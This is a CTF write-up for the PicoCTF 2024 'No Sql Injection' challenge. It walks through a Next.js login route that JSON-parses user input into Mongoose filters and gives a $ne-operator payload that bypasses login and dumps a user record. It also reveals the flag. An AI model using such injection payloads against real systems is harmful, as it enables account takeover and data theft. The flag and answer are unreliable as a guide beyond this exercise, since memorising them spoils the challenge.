Guilherme Alt Chagas Merklein

PicoCTF 2024 - Web Exploitation

flag: picoCTF{jBhD2y7XoNzPv_1YxS9Ew5qL0uI6pasql_injection_a2e0d9ef}

26/03/2024

No Sql Injection

In this challenge, they presented us with a simple webpage in which you could submit an email and a password. They also gave the source code for this webserver, which is a *node.js* app that uses *React* for the web pages. I spent some time trying to understand the logic behind this server, but by the "title" of the challenge, I already had in mind that I would have to look for code that revealed some database query, so you could tamper with it or something like that.





Image 1: Presented login webpage.

If you had some experience with web development and *React* before, it shouldn't take too long to figure how the code works. The main pages of the site are under the "app" folder, both of which have the name page.tsx. One of them is under the "admin" directory, and the other was just in the root of the "app" folder. By looking at their source code, it would become clear that the login page was not the one under "admin".

Tip: If this code is hard for you to understand and you don't want to learn React just to solve this CTF challenge, I suggest you ask some AI, like chatGPT about the things you don't understand. It will not always be accurate but It might help, and plenty of times this is faster than googling for that specific thing. ChatGPT actually helped me a lot with some of the challenges, sometimes recommending me tools to help accomplish specific task or just answering some basic questions I came through.


Upon opening the login page source code, you will see a *handleSubmit* function, which makes a HTTP POST request to /api/login and redirects you to the admin page if the response status is 200 (OK). The request also takes the email and password you entered on the login forms fields.



```
const handleSubmit = async (e: React.FormEvent) => {
  e.preventDefault();
  if (email !== "" || password !== "") {
    setSubmitting(true);
    try {
      const response = await fetch("/api/login/", {
        method: "POST",
        body: JSON.stringify({
          email: email,
          password: password,
        }),
      });

      if (response.status === 200) {
        router.push("/admin");
      } else if (response.status === 401) {
        setMessage("Invalid email or password");
      }
    } catch (error) {
      setMessage("Invalid email or password");
    } finally {
      setSubmitting(false);
    }
  } else {
    setMessage("Email or password cannot be empty");
  }
};
```

Image 2: *handleSubmit* function, at login page source code.

Next thing I did was look at the app/api/login/route.ts, which is the route that handles the request (Image 3). Since I did use *Prisma ORM* before, I knew that code was actually making a query to a database. In this case, *Mongoose* was being used to write queries to a mongoDB database, I assume.




```
import User from "@/models/user";
import { connectToDB } from "@/utils/database";
import { seedUsers } from "@/utils/seed";

export const POST = async (req: any) => {
  const { email, password } = await req.json();

  /* So it expecst to have
  {
    "email" : "example@gmail.com"
    "password" "123"
  }
  */

  try {
    await connectToDB();
    await seedUsers();
    const users = await User.find({
      email: email.startsWith("{") && email.endsWith("}") ? JSON.parse(email) : email,
      password: password.startsWith("{") && password.endsWith("}") ? JSON.parse(password) : password
    });

    if (users.length < 1)
      return new Response("Invalid email or password", { status: 401 });
    else {
      return new Response(JSON.stringify(users), { status: 200 });
    }
  } catch (error) {
    return new Response("Internal Server Error", { status: 500 });
  }
};
```

Image 3: app/api/login/route.ts

By inspecting the code, you can see it is connecting to a database and making a query to the *User* table using the email and password that were used in the HTTP request, but the query parameters look kinda fishy: The filter applied to the email field is different depending weather your email starts with "{" and ends with "}" or doesn't. After researching for some time, I learned that JSON.parse actually returns a javascript object, and this javascript object would actually be the filter applied to the query if your email starts with "{" and ends with "}".

I didn't know how mongoose queries worked. So I just asked chatGPT to create a payload that would not filter anything at all (image 4).



```
{
  "email": "{\"$ne\": \"nonExistentEmail@example.com\"}",
  "password": "{\"$ne\": \"randomString\"}"
}
```


Image 4: JSON payload.

How does it work?

The database query checks if the email starts with "{" and ends with "}", and if it does, the filter applied is JSON.parse(email). We build the email specifically to be a JSON object that, when parsed, would become the javascript object {$ne : "nonExistentEmail@example.com"}, so the you're actually telling mongoose to find users that satisfy email : {$ne : "nonExistentEmail@example.com"}. The $ne means not equal in mongoose, so it will return users with an email different from "nonExistentEmail@example.com". The same thing applies to password.

I used Postman to send this forged HTTP request to the webserver running the node.js app, and got the response on image 5. Since it might be hard to read, here's it:

[{"_id":"65f08cf30112a251482f8d60","email":"joshiriya355@mumbama.com","firstName":"Josh","lastName":"Iriya","password":"Je80T8M7sUA","token":"cGljb0NURntqQmhEMnk3WG9OelB2XzFZeFM5RXc1cUwwdUk2cGFzcWxfaW5qZWN0aW9uX2EyZTBkOWVmfQ==","__v":0}]



http://atlas.picoctf.net:53436/api/login

[✓ raw] JSON


```
{
  "email": "{\"$ne\": \"nonExistentEmail@example.com\"}",
  "password": "{\"$ne\": \"randomString\"}"
}
```

Status: 200

```
[{"_id":"65f08cf30112a251482f8d60","email":"joshiriya355@mumbama.com","firstName":"Josh","lastName":"Iriya","password":"Je80T8M7sUA",
  "token":"cGljb0NURntqQmhEMnk3WG9OelB2XzFZeFM5RXc1cUwwdUk2cGFzcWxfaW5qZWN0aW9uX2EyZTBkOWVmfQ==","__v":0}]
```

Image 5: HTTP request and response received on postman.

Submitting the email and password received in the response will get us to the admin page, although it wouldn't be necessary, since the flag is right in the response, base-64 encoded in the "token field" (I wasted at least 7 minutes for not noticing that at first).



cGljb0NURntqQmhEMnk3WG9OelB2XzFZeFM5RXc1cUwwdUk2cGFzcWxfaW5qZWN0aW9uX2EyZTBkOWVmfQ==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT Source character set. Detected: UTF-8

Decode each line separately (useful for when you have multiple entries).

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.

picoCTF{jBhD2y7XoNzPv_1YxS9Ew5qL0uI6pasql_injection_a2e0d9ef}

Image 5: Decoded flag. Used the decoder at base64decode.org